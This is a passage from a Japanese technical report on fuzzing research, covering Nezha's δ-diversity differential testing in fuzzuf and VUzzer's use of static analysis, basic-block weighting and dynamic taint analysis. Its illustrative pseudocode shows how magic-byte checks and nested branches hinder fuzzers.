- **工数面の問題**：新しいドメインを対象にするたびに、専門家が仕様書を読み解いて独自の変異手法を実装し直す必要がある。
- **テスト空間の閉塞**：文法ベースの変異は、あくまで「既知の構文範囲」にとどまるため、実装ごとの差異を最大限に浮き彫りにできない。

また、従来手法はセマンティックバグの発見効率にも課題を抱えており、多くの場合、単一のセマンティックバグを発見するために大量のテスト入力を必要とする。

これらの課題を克服するため、Nezha は複数のプログラム間の挙動の差異を δ -diversity として定量化する。 n 個のテスト対象プログラム集合 $\mathcal{P} = P_1, \dots, P_n$ に、同一入力 x を実行させる。各プログラムの観測値を

- パス集合 $\text{path}_{P_i}(x)$ (実行時に到達した CFG エッジの集合)
 - 出力値 $\text{out}_{P_i}(x)$ (戻り値・ログ・例外コードなど任意の可観測値)
- とすると、

$$\text{Path-}\delta(x) = \langle \text{path}_{P_1}(x), \dots, \text{path}_{P_n}(x) \rangle,$$

$$\text{Out-}\delta(x) = \langle \text{out}_{P_1}(x), \dots, \text{out}_{P_n}(x) \rangle.$$

と定義され、複数のプログラムに同一の入力を与えた際に観察されるエラーコードや警告メッセージ、出力、実行パスなどの差異をエンコードする。

過去に出現していない δ ベクトルを生む入力 x を高スコアとみなし、次ループの変異対象コーパスに追加することで、 δ -diversity を最大化するような方向に入力を生成する。これにより

$$\max_{x \in \text{Corpus}} |\{\text{Path-}\delta(x)\} \cup \{\text{Out-}\delta(x)\}|$$

が徐々に拡大し、挙動差を効率よく探索できる。

(3) HierarFlow での実装

fuzzuf における Nezha の実装では、オリジナルの Nezha と同様に libFuzzer を拡張する形式をとっている。具体的には、libFuzzer の入力選択と変異のプロセスを基盤としつつ、複数のターゲットに対して同一の入力を実行する点が特徴である。

本アルゴリズムを実装した HierarFlow を図 3. 2. 8.2 に示す。




図 3. 2. 8.2 開発した Nezha の HierarFlow

(4) まとめ

Nezha は、クラッシュを伴わないメモリ破壊バグやセマンティックバグの検出を可能にするディファレンシャルテストにおいて、既存のファジング技術の弱点を補完する。複数プログラム間での挙動差異を δ -diversity を用いて最大化することで、効率的にバグを発見できる。

さらに、本研究では HierarFlow の柔軟性を活かし、fuzzuf 上で Nezha を実装することでディファレンシャルテストを実現できることを示した。ディファレンシャルテストをはじめとする多様なファジング手法を取り込める点は fuzzuf の大きな特徴であり、特定のアルゴリズムに特化した他のファジングフレームワークでは困難な柔軟性を提供する。

3. 2. 9 VUzzer

本項では、VUzzer ([12]) と呼ばれるファジング手法について、その背景、既存手法の問題点と解決策、実装について説明する。

(1) 既存の CGF における障壁

近年のソフトウェアは複雑化しており、多くの脆弱性はプログラムの表面的な部分ではなく、深い実行パスの先に潜んでいる。しかし、既存の CGF ではプログラムの深い領域を効率的に探索する上で、いくつかの重要な障壁に直面する。VUzzer はこれらの障壁を克服することを主なモチベーションとして提案された。本項の残りの部分では一般的なファザーが直面する 2 つの障壁について解説する。

障壁 1：完全一致比較 (Exact Match Comparison)

ファイルフォーマットのパーサー、ネットワークプロトコルの処理系、そしてデータベースシステムなど多くのプログラムは、処理の初期段階で入力データが特定のフォーマットに準拠しているか、あるいは特定の識別子（マジックバイト、ヘッダー）を含んでいるかを検証する。このとき、入力データの一部と定数値との完全一致比較が行われる。

```
// 擬似コード例：完全一致比較の障壁
void process_input(char* input, int size) {
    // 例1: マジックバイトの検証（ヘッダー比較）
    // 課題: "MAGICHDR" という8バイト列をランダム変異で生成するのは困難。
    if (size < 8 || memcmp(input, "MAGICHDR", 8) != 0) {
        printf("Error: Invalid magic bytes.¥n");
        return; // 不一致なら即座に処理終了
    }

    // 例2: 特定の値の検証（チェックサムやIDなど）
    // 課題: 0xDEADBEEF という特定の32ビット値を生成するのは困難。
    int expected_value = 0xDEADBEEF;
    int actual_value = *((int*)(input + 8)); // 入力から値を取得
    if (actual_value != expected_value) {
        printf("Error: Invalid value.¥n");
        return; // 不一致なら即座に処理終了
    }

    // --- ここから先が、脆弱性を含む可能性のある深い処理 ---
    vulnerable_function(input + 12);
    // ---
}
}
```

コード 3. 2. 9.1 完全一致比較のコード例

コード 3. 2. 9.1 は 2 つの完全一致比較を示すコード例である。このような完全一致比較は、特にランダムな変異に依存する多くのファザーにとって、効率を著しく低下される要因となる。この障壁は、主に二つの課題に分けて理解できる。

完全一致比較の第一の課題は、特定の値を正確に生成する確率の低さである。8 バイトの "MAGICHDR" や 32 ビット／64 ビット整数値（例：0xDEADBEEF）を、入力中の正しいオフセット位置に偶然生成できる確率は極めて低い。N ビットの一致が必要な場合、単純計算で $O(2^N)$ 回の試行が必要となり、現実的な時間内での突破は非常に困難である。これは純粋に数学的制約であり、ランダムな変異手法の根本的限界を示している。

第二の課題は、比較を突破できないことによる探索範囲の著しい制限である。ファザーは早期にエラー処理へ分岐する無効な入力ばかりを生成し、比較の先にあるプログラム本体の大部分を探索できないまま停滞してしまう。その結果、潜在的なバグが存在する可能性の高いコア機能部分への到達が阻まれ、ファジングの本来の目的を達成できなくなる。

このような完全一致比較の障壁は、ファジング研究において広く認識されており、いくつかの緩和策が提案・実装されている。これらは主に、変異操作やカバレッジ計測に工夫を加えることで、障壁突破の確率を高めようとするものである。代表的な手法として、以下の二つが挙げられる。

1. **辞書（Dictionary）の活用**：プログラムが使いそうな定数値（マジックバイト等）を事前にリスト化し、変異時に利用する手法
2. **比較の分割（Comparison Splitting／LAF-Intel など）**：大きな比較命令を、計装によってより小さな単位（例：1 バイトごと）の連続した比較に変換する手法（[47]）

辞書の活用とは、対象プログラムが使用する可能性のあるキーワード、マジックナンバー、定数文字列などを辞書として事前にファザーに与えておく手法である。ファザーは変異操作を行う際に、単純なランダム変異だけでなく、辞書に含まれる値をランダムに入力データへ挿入したり、既存のデータを置き換えたりする。例えば、辞書に "MAGICHDR" が含まれてい

れば、memcmp による比較を突破できる可能性が大幅に向上する。辞書は手動で作成することも、プログラムの静的・動的解析から自動生成することも可能である。しかし、プログラムが使用するすべての定数を網羅することは困難であり、未知の定数や実行時に計算される値との比較には対応できないという限界がある。

比較の分割とは、コンパイル時や計装 (instrumentation) 時に、memcmp や strcmp のような複数バイト比較や、大きな整数値の比較命令を、より小さな単位 (例えば 1 バイトごと) の連続した比較命令のシーケンスに変換する手法である。

```
if (input[0] == 'M') { // Point 1: 'M'一致でカバレッジ獲得
  if (input[1] == 'A') { // Point 2: 'MA'一致でカバレッジ獲得
    if (input[2] == 'G') { // Point 3: 'MAG'一致でカバレッジ獲得
      if (input[3] == 'I') { // Point 4: 'MAGI'一致でカバレッジ獲得
        if (input[4] == 'C') { // Point 5: 'MAGIC'一致でカバレッジ獲得
          if (input[5] == 'H') { // Point 6: 'MAGICH'一致でカバレッジ獲得
            if (input[6] == 'D') { // Point 7: 'MAGICHD'一致でカバレッジ獲得
              if (input[7] == 'R') { // Point 8: 'MAGICHDR'一致でカバレッジ獲得
                // 元の比較が成功した場合の処理へ
              }
            }
          }
        }
      }
    }
  }
}
```

コード 3. 2. 9.2 memcmp(input, "MAGICHDR", 8) != 0 の分割 (変換) 後イメージ

```
// actual_value は入力から読み込んだ32ビット整数
if (((actual_value >> 24) & 0xFF) == 0xDE) { // Point 1: 上位バイトが 0xDE
  if (((actual_value >> 16) & 0xFF) == 0xAD) { // Point 2: 次のバイトが 0xAD
    if (((actual_value >> 8) & 0xFF) == 0xBE) { // Point 3: 次のバイトが 0xBE
      if ((actual_value & 0xFF) == 0xEF) { // Point 4: 下位バイトが 0xEF
        // 元の比較が成功した場合の処理
      }
    }
  }
}
```

コード 3. 2. 9.3 actual_value != 0xDEADBEEF (32bit) の分割 (変換) 後イメージ

この変換の要点は、CGF による段階的な学習が可能になることである。コード 3. 2. 9.2、コード 3. 2. 9.3 の Point 1, Point 2, …で示されるように、計装によって比較の途中に新たなカバレッジ観測点が挿入される。これにより、1 バイトずつ一致するたびに、ファザーは新しいカバレッジ情報 (中間地点を通過したという情報) を得ることができる。AFL のようなカバレッジガイド型ファザーは、この新しいカバレッジを発見した入力を「興味深い」ものとしてシードキューに追加し、優先的に変異させる。例えば、まず input[0] == 'M' を満たす入力が見つかり、それはシードとして保存される。次にファザーはそのシード ('M' で始まる入力) を集中的に変異させ、input[1] == 'A' を満たす入力を探す。これが成功すると、'MA' で始まる入力が新たなシードとなり、次は 'MAG' を目指す…というプロセスが繰り返される。このように、ファザーは一度に N ビット全体を推測するのではなく、カバレ

ッジ情報を道標として1バイトずつ正解に近づいていくことができる。

この段階的な学習プロセスの恩恵として、**計算量のオーダーの劇的な削減**がもたらされる。元の N ビット完全一致比較では、ランダム試行で突破するには $O(2^N)$ 回の試行が必要だった（例：64 ビット比較なら $O(2^{64})$ ）。一方で、比較の分割を導入すると、問題は N 個の独立した 8 ビット（1 バイト）比較が連続しているかのように扱えるようになる。各 1 バイト比較をランダム試行で突破するのに必要な試行回数は $O(2^8)$ であり、これが N バイト分連続するため、全体の試行回数は理想的には $N \times O(2^8)$ のオーダーに削減される（例：8 バイト比較なら $8 \times O(2^8) \approx O(2^{11})$ ）。これは元の計算量と比較して圧倒的に少ない試行回数である。このように、段階的な学習プロセスによって、完全一致比較を突破できる可能性が生じる。

ただし、こうした緩和策にも限界が存在する。第一に、比較対象の値が実行時まで不明な場合や、複雑な計算結果との比較には適用が難しい場合がある。第二に、コード変換により分岐の数が増えるため、実行時のオーバーヘッドも発生する可能性がある。そこで **VUzzer** は、これらの緩和策とは異なり、動的テイント解析を用いて入力データと実行時の比較命令との関係を直接的に捉えることで、より汎用的にこの障壁に対処する。

障壁 2：ネストされた分岐 (Nested Branches)

プログラムの制御フローは、しばしば条件分岐が入れ子（ネスト）になった複雑な構造を持つ。深い階層にある処理（脆弱性を含む可能性のある箇所）に到達するには、複数の分岐条件を順番に満たしていく必要がある。

```
// 擬似コード例：ネストされた分岐
void complex_logic(char* input, int size) {
    int flag1 = 0, flag2 = 0;

    // 外側の分岐 1
    if (input[0] == 'A') { // 条件A
        // ... 何らかの処理 1 ...
        flag1 = 1;

        // 内側の分岐 2 (条件Aが真の場合のみ到達可能)
        if (size > 10 && input[10] == 'B') { // 条件B
            // ... 何らかの処理 2 ...
            flag2 = 1;

            // さらに内側の分岐 3 (条件A, Bが真の場合のみ到達可能)
            if (input[20] == 'C') { // 条件C
                // --- この深い場所にバグが存在 ---
                trigger_bug(input); // 到達には条件A, B, Cをすべて満たす必要あり
                // ---
            } else {
                // Path X: 分岐3が偽の場合の処理
                handle_path_X();
            }
        } else {
            // Path Y: 分岐2が偽の場合の処理
            // AFL等はPath Yで新カバレッジが見つかり時間を費やす
            handle_path_Y();
        }
    } else {
        // Path Z: 分岐1が偽の場合の処理
    }
}
```

```

// AFL等はPath Zで新カバレッジが見つかる時間を費やす
handle_path_Z();
}
// ... 後続の処理 ...
}

```

コード 3. 2. 9.4 ネストされた分岐を含むコード例

こうしたネストされた分岐構造も、CGF の効率を著しく低下させる要因となる。この障壁は、主に二つの課題に分けて理解できる。

ネストされた分岐構造の第一の課題は、**制約の組み合わせの困難性**である。深いパスへの到達には、複数の分岐条件を連鎖的に満たす必要がある。コード 3. 2. 9.4 の `trigger_bug()` のような深いネストの内側に到達するためには、条件 A、B、C をすべて満たさなければならない。条件のネストが深くなるほど、あるいは各条件が複雑になるほど、ランダムな変異だけでこれらの制約の組み合わせを偶然突破する難易度は指数関数的に増加する。

より深刻な第二の課題は、**CGF の探索戦略における優先順位付けの欠如**である。AFL のようなファザーは、基本的に新しいパス（ベーシックブロックやエッジ）を発見した入力「有望」とみなし、その後の変異のためのシードとして保持する。しかし、ネストされた分岐において問題が生じる。外側の分岐（例：条件 A）や中間の分岐（例：条件 B）で `else` 側に進んだとしても（コード 3. 2. 9.4 の Path Y や Path Z）、そこで未発見のコードが実行されれば、「新しいカバレッジ」として記録される。ファザーは、この `else` 側のパスも `if` 側のパス（より深いネストにつながるパス）と同等に「有望」と判断してしまう。

その結果、本来到達したい、より深くに隠された重要なパス（例：`trigger_bug()` のあるパス）への探索に使われるべきリソースが、比較的浅い（しかしカバレッジ上は新しい）`else` 側のパス（Path Y や Path Z）の探索へと分散・浪費されてしまう。たとえ `else` 側のパスが単純なエラー処理ルーティンであっても、そこで新しいカバレッジが発見されれば、ファザーはその探索に時間を費やしてしまう可能性がある。ファザーは、プログラムの制御構造を理解しているわけではないため、どのパスがより「深く」「到達困難」で、潜在的により「重要」であるかを事前には判断できない。この構造的な盲点が、深部探索の効率を著しく低下させる根本原因になっている。

(2) VUzzer のモチベーション

前述した「完全一致比較」や「ネストされた分岐」という二つの障壁は、既存のアプリケーション非依存なファザーがプログラムの深部に到達し、そこに潜む脆弱性を発見する上で大きな妨げとなっている。これらのファザーは、プログラムの内部構造やデータ形式に対する理解なしに、主にカバレッジ情報に基づいて探索を行うため、特定の入力形式や複雑な制御フローを持つプログラムでは、重要なコード領域への到達が著しく困難になる。例えば、複雑なファイルフォーマットのパーサーやネットワークプロトコルの処理系などでは、正しいマジックバイトやヘッダー、あるいは特定のシーケンスで条件を満たさなければ、プログラムの核心部分の処理が開始されない。

VUzzer は、これらの課題に対処するため、**アプリケーション依存**のアプローチを採用するファザーとして設計された。その根底にあるのは、完全にランダムな試行や、スケーラビリティに課題を抱えるシンボリック実行といった既存の手法に全面的に依存するのではなく、**軽量の静的解析と動的解析を戦略的に組み合わせる**ことで、アプリケーションの**制御フローとデータフロー**に関する本質的な特徴量を抽出し、その情報をファジングの探索戦略（スケジューラーや変異戦略）にフィードバックするという考え方である。これにより、単に多くの入力を生成するのではなく、プログラムのより深い状態を効率的に探索できるような「質の高い」入力を生成し、結果として深部に潜む脆弱性の発見効率を大幅に向上させることを目指す。

(2-1) 動的テイント解析 (Dynamic Taint Analysis – DTA) の原理

VUzzer が採用する重要な技術の一つが、動的テイント解析 (DTA) である。DTA は、プログラムのセキュリティ解析において広く用いられる情報追跡手法で、外部から受け取る信頼できない入力データの影響範囲を動的に監視する技術である。DTA の基本的なアイデアは、プログラムが外部から受け取る信頼できない入力データ (例: ファイル、ネットワークパケット、ユーザー入力) を「テイント (汚染)」されたものとしてマークし、プログラム実行中にこのテイント情報がどのように伝搬していくかを動的に監視・追跡することにある ([48] [49])。

プログラム実行中のテイント情報は、伝搬ルールに沿って処理される。最初に、テイントソースから読み込まれたデータがメモリやレジスタに格納される際にテイントタグが付与される。その後の処理において、テイントされたデータが他の変数にコピーされたり、算術演算や論理演算などの処理に使用されたりすると、その操作の結果として得られるデータも同様にテイントされる。このような伝搬ルールに従って、テイント情報はプログラム状態の更新と共に伝播される。例えば、テイントされた変数 A とテイントされていない定数 C の加算結果 $B = A + C$ は、変数 B もテイントされる。このような伝搬ルールに従って、テイント情報はプログラム状態の更新と共に継続的に伝搬される。

テイント情報は、追跡の目的や実装の効率に応じて、様々な粒度で管理できる ([48] [49])。例えば、バイト単位、ワード (4 バイトや 8 バイト) 単位、あるいはより大きなデータ構造 (オブジェクト) 単位での追跡が考えられる。一般に、バイト単位のようなきめ細かい粒度で追跡することで、より正確なデータフローの解析が可能になるが、その分、管理すべき情報が増え、実行時オーバーヘッドが増加する傾向がある。VUzzer ではバイトレベルのテイント追跡を採用している。

DTA の実装は、多くの場合、Intel PIN、Valgrind、DynamoRIO といった動的バイナリ計装フレームワークが利用される ([50] [14])。これらのフレームワークを用いることで、既存のコンパイル済みバイナリプログラムに対して、ソースコードを改変することなくテイント追跡機能を付加することが可能である。他にも、コンパイラによる特定の計装コードの埋め込みや、専用のハードウェア支援を利用するアプローチも研究されている ([51] [52])。

DTA はその情報追跡能力から、セキュリティ分野で多岐に応用されている ([48] [53] [54])。例えば、機密情報 (例: パスワード、個人情報) がテイントソースとしてマークされ、そのデータが意図しないネットワーク送信などに到達した場合、情報漏洩の可能性を検知できる。また、信頼できない入力データが、システムの重要な関数呼び出し (例: `execve`) の引数として使用されたり、あるいは脆弱なメモリアクセスパターン (例: バッファオーバーフローを引き起こすようなメモリアドレス計算) を引き起こしたりする過程を追跡することで、脆弱性の解析やマルウェアの動作解明にも活用される。

一方で、DTA にはいくつかの重要な技術的課題も存在する。最も顕著な問題は実行時オーバーヘッドである。DTA では、プログラムのほぼすべてのメモリアクセスや命令実行に対してテイント伝播のチェックと更新処理を挟むため、対象プログラムの実行速度が数倍から数十倍程度に低下することが一般的である。このオーバーヘッドは、特に長時間の実行や多数回の試行が必要なファジングのような文脈では、無視できない制約要因となる。実用的な解析を行うためには、精度と性能のバランスを慎重に調整する必要がある。

テイントの伝搬ルールの設計も、重要な技術的課題である。ポリシーが厳しすぎると、実際には影響がない箇所までテイントが過剰に伝播してしまう (オーバーテイント)。逆に、ポリシーが緩すぎると、重要なデータの依存関係を見逃してしまう (アンダーテイント) 可能性がある。これらの問題により偽陽性や偽陰性が発生し、解析結果の精度に直接的な影響が生じる。適切なバランスを保つルール設計は、DTA の実用性を左右する重要な要素となっている ([55])。

(2-2) DTA のファジングへの応用と VUzzer における着眼点

動的テイント解析は、そのデータ追跡能力により、ファジングの効率と有効性を向上させるための強力な手段となり得る。ファジングの文脈において DTA を応用することで、入力デ

ータがプログラム内部でどのように処理され、どの部分に影響を及ぼすかというデータフローを具体的に理解することが可能になり、ファザーがブラックボックス的な推測に頼るのではなく、より情報に基づいた的確なテストケース生成戦略を立てるための基盤となる。

DTA がファジングにおいて果たす主要な役割は、主に以下の二点である。

1. 重要箇所の特定と制約充足のための情報獲得：

DTA を用いることで、入力データがプログラム実行中のどの重要な処理ポイントに直接関与しているかを特定できる。例えば、入力由来のデータが `cmp`（比較）命令のオペランドとして使用されている場合、その比較は入力値によって結果が左右される重要な分岐点であることを示唆する。これにより、ファザーは「どの入力オフセットが」「どの値と」比較されているか、といった具体的な情報を把握できる。これは、特に「完全一致比較」のような、特定のデータパターンや値を要求する障壁を突破するための決定的な手がかりとなる。同様に、`lea`（有効アドレスロード）命令などにおけるメモリアドレス計算に入力由来のデータが用いられている場合、その入力箇所はメモリアクセスパターンに影響を与える重要なポイントとして特定される。これらの情報は、ファザーが次にどの入力バイトをどのように変更すれば、プログラムのより深い状態に到達できるか、あるいは特定の制約を満たせるかを知る上で極めて有益である。

2. 変異戦略の高度化と効率的な探索の実現：

上記のように特定された情報（例：入力オフセット、比較対象値、アドレス計算への関与など）は、ファザーの変異戦略を高度化するために直接活用される。従来のランダムなバイトフリップや単純な算術変異に比べ、DTA から得られた知見に基づいた変異は、より「意味のある」ものとなります。例えば、比較命令で観測された定数値や、メモリアクセスで有効となり得るインデックス値などを変異候補として優先的に使用することで、ファザーは格段に高い確率で新たなプログラム状態を引き出し、カバレッジを効率的に拡大できる。これにより、むやみに試行回数を増やすのではなく、より少ないテストケースで効果的にプログラムの深部を探索することが可能になる。

BuzzFuzz（[56]）や TaintScope（[57]）など、過去にもファジングにテイント解析を応用する試みはあり、特定の状況下での有効性が示されてきた。VUzzer はこれらの着想をさらに推し進め、DTA をより包括的なプログラム探索に応用する手法を提案している。特に「完全一致比較」や複雑なデータ依存性を持つ制約条件の解決にテイント解析を応用し、アプリケーション全体の深いカバレッジ達成と効率的な脆弱性発見を目指している。具体的には、`cmp` 命令や `lea` 命令のオペランドに対するテイント情報を詳細に分析し、その結果を静的解析による制御フローの理解と組み合わせて、パス探索戦略や入力生成プロセスにフィードバックする。VUzzer はこの精密なデータフロー情報と制御フローの構造的理解を統合し、従来手法では到達困難であったプログラム領域への探索を実現する。

(3) VUzzer の概要と実装

VUzzer は、前述した「完全一致比較」と「ネストされた分岐」という 2 つの障壁を克服するため、プログラムの内部構造を理解し、その知識を活用して効率的な入力生成を行うファザーである。VUzzer は、静的解析による制御フロー構造の理解と動的テイント解析によるデータフロー情報の獲得を組み合わせる。VUzzer の特長は、以下の二点のアプローチを用いることである。

1. ベーシックブロックの重み付けによる優先探索：

VUzzer は静的解析により、プログラムの制御フローグラフ（CFG）から各ベーシックブロックへの到達確率を計算する。このとき、到達困難な深い階層にあるブロックには高い重みを、エラー処理のような重要性の低いブロックには負の重みを付与する。この重み付けにより、従来の CGF のように浅いエラー処理ブロックに対して探索リソースを浪費してしまうことを回避し、脆弱性が潜んでいる可能性のある深部コードを優先的に

探索できる。例えば、マジックバイト検証に失敗した際のエラー処理よりも、検証を通過した先の複雑な処理ロジックの方を重視して探索する。

2. テイント解析による効果的な変異戦略:

VUzzer は DTA を用いて、入力データがプログラム実行中のどの重要な処理ポイントに影響するかを特定する。具体的には、入力のどのバイトが比較命令のオペランドとして使用されているか、どの値と比較されているかを追跡する。この情報により、「入力の特定バイトが特定の値と比較されている」といった具体的な制約を発見し、次回の変異でその位置に適切な値を配置できる。これは、ランダムな変異で偶然に正しい値を生成することを期待するのではなく、観察された制約に基づいて「意味のある変異」を実行することを意味する。

これらのアプローチの組み合わせにより、VUzzer は完全一致比較における特定値の推測や、ネストされた分岐における複数制約の充足といった問題に対処する。

VUzzer は CFG 解析のような前処理を行う静的解析パート（図 3. 2. 9.1 左）と実際にファジングを行うメインのファジンググループ（図 3. 2. 9.1 右）の 2 つから構成される。静的解析では IDA Pro（[58]）および IDAPython（[59]）を用いてベーシックブロックに重み付けを行い、ファジンググループでは Intel PIN（[14]）上で動作する計装モジュールとして実装された動的テイント解析を用いて入力データの影響を追跡する。




図 3. 2. 9.1 VUzzer の概要（BB はベーシックブロックを指す）

特に、VUzzer における動的テイント解析では、実行時に入力（ファイル、ネットワークパケット等）由来のバイト列を追跡し、レジスタ／メモリ位置がどのオフセットに依存するかをバイト粒度で把握する。追跡の対象となる命令は `cmp` と `lea` であり、`cmp` 命令ではオペランドとなっているメモリやレジスタのテイント状況を入力オフセットと値の組で記録する。`lea` 命令ではオペランドに登場する `ecx` や `rcx` レジスタのようなインデックスレジスタを対象として同様の解析をする。図 3. 2. 9.2 はこれら 2 命令に対する解析を図にしたものである。




図 3. 2. 9.2 VUzzer による cmp/lea 計装

以降、VUzzer が静的解析と DTA を併用しながらどのようにファジングを行うか詳述する。

(3-1) 静的解析

ファジング開始前に、プログラムに対する静的解析によって次の 2 つを解析する

1. 実行バイナリに含まれる cmp 命令の即値オペランド
2. CFG におけるベーシックブロックの重み

多数の即値比較が存在するということは、プログラムが入力データの特定の位置に特定の値が配置されることを期待していることを意味する。これは、入力データのフォーマットが決められたオフセット位置に決められた値を要求することに対応している。また、ベーシックブロックの重み付けは各関数の CFG をマルコフモデルとみなし、各ベーシックブロックに到達する確率を元にして計算される。具体的にはベーシックブロック b に対し、到達する確率を p_b とおくと、 b の重み w_b はその逆数 $1/p_b$ で求められる。この重みは後述のシード生成時にどのシードを元にするかの指標として用いられる。

例としてコード 3. 2. 9.5 のような迷路を表現するテキストファイルを扱うプログラムを考える。

```
int main (int argc, char **argv) {
    unsigned char buf[1000];
    int i, fd, size, val;
    if ((fd = open(argv[1], O_RDONLY)) == -1)
        exit(0);
    fstat(fd, &s);
    size = s.st_size;
    if (size > 1000)
        return -1;
    read(fd, buf, size);
    if (buf[1] == 0xef && buf[0] == 0xfd) // notice the order of CMPs
        printf("Magic bytes matched!¥n");
    else
        EXIT_ERROR("Invalud file¥n");
    if (buf[10] == '%' && buf[11] == '@') {
        printf("2nd stop: on the way...¥n");
    }
}
```

```

        if (strncmp(&buf[15], "MAZE", 4) == 0) // nested IF
            // ... some buf here...
        else {
            printf("you just missed me...¥n");
            // ... some other task ...
            close(fd); return 0;
        }
    } else {
        ERROR("Invalid bytes");
        // ... some other task ...
        close(fd); return 0;
    }
    close(fd); return 0;
}

```

コード 3. 2. 9.5 迷路を表現するテキストファイルを扱うプログラムの例

